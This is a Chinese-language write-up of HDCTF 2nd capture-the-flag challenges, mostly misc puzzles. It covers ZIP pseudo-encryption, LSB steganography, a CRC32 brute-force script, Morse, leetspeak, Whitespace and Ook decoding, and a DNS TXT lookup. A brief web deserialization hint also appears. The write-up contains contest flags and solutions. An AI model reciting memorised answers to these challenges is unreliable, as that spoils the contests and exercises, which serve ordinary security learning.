


dudaima

get给pass传个值，然后反序列化他。就满足if里的条件即可

就可自己测试了。引用赋值和传值赋值参考：

```
https://blog.csdn.net/m15712884682/article/details/77350027
```



剩下的web题就不咋会了。还有几道flask和反序列化，可以看看官方wp

2

MISC

签到题：

直接输flag，签到即可。

挑战 56 Solves

签到题

50

欢迎大家参加"HDCTF 2nd"，提交下面的flag开启你的ctf之旅吧！ HDCTF{welcome_to_hdctf_2nd}

Flag Submit

一步之遥：

伪加密

挑战 36 Solves

一步之遥


100

康熙在生前曾经立了一份遗诏，说是把皇位传位十四子胤禵，但在康熙去世之后，却由第四个儿子雍正继承了皇位，康熙皇帝最开始到底想要把皇位传给谁，到底是“传位十四子”还是“传位于四子”？去研究一下zip的文件头结构吧，只需改变一字节，你就能得到这个flag！

really.zip


Flag Submit

改成00打开




你知道lsb是什么意思吗

就lsb低位隐写，存为7z即可



后来保存下来，看到文件较小，也猜到可能是crc32，找工具爆了确实也不是




在比赛中是没想到可能会是纯数字，后来就写个纯数字的爆破脚本即可(脚本来自官方wp)

```
root@jin:~/HDCTF/lsb# python crc.py
('crc1:', '18975')
root@jin:~/HDCTF/lsb# vim crc.py
root@jin:~/HDCTF/lsb# cat crc.py
import binascii


def str2num(s):
    return int(s, 16)


dic = '1234567890'
crc = 0x7BA3BB27
for x in dic:
    for a in dic:
        for b in dic:
            for c in dic:
                for d in dic:
                    str = x+a+b+c+d
                    str_crc = binascii.crc32('131'+str+'262') & 0xffffffff
# print str_crc
                    if (str_crc == crc):
                        print("crc1:", str)

root@jin:~/HDCTF/lsb#
```

girlfriend:


导出HTTP对象，选最大的是图片文件。打开看到flag



嘤语：

```
----- . ----. -... ..--- -... ...-- -.... . . ...-- ...-- -... .---- ...-- ..-. ..-. ----. .- --... ...-- -
```


```
http://www.zhongguosou.com/zonghe/moersicodeconverter.aspx
```



奇怪的字符：

leet,l33t。黑客语言。wiki上找一下。有对照表，也有在线的网站

```
http://www.englishcn.com/tools/Leet.htm
http://output.jsbin.com/IHoFuQE/1
https://www.dcode.fr/leet-speak-1337
http://www.toolsxx.com/code/1337.html
https://1337.me/
https://www.gamehouse.com/blog/leet-speak-cheat-sheet/
```



无字天书：

挑战 2 Solves

无字天书

150


据说《无字天书》全篇无字，非有缘者不可阅知，而这《无字天书》的来历就更加传奇了。相传《无字天书》乃是仙界的一位大罗金仙修士所创，为了避免被他人所得，故而为无字天书。这大罗金仙可是仙界的巅峰修士啊！他的东西谁不想得，这名修士在杀劫过后不幸陨落而亡。为了争夺这《无字天书》，仙界连年战火不断。不过后来听说这名修士的后人为了躲避追杀，把这《无字天书》放在了人界，是真是假就不知道了，反正后来仙界是无人能够得之。

attackment....

Flag


Submit

打开文件，文件只由空格，tab，换行组成。可能是white-space




找个在线的网站贴进去可以直接解，或者去gayhub上找个。

```
https://vii5ard.github.io/whitespace/
```



ook直接解密就可


```
https://www.splitbrain.org/services/ook
```



你真的了解dns吗？

nslookup -type=txt hdctf.0x00.work,直接看到flag

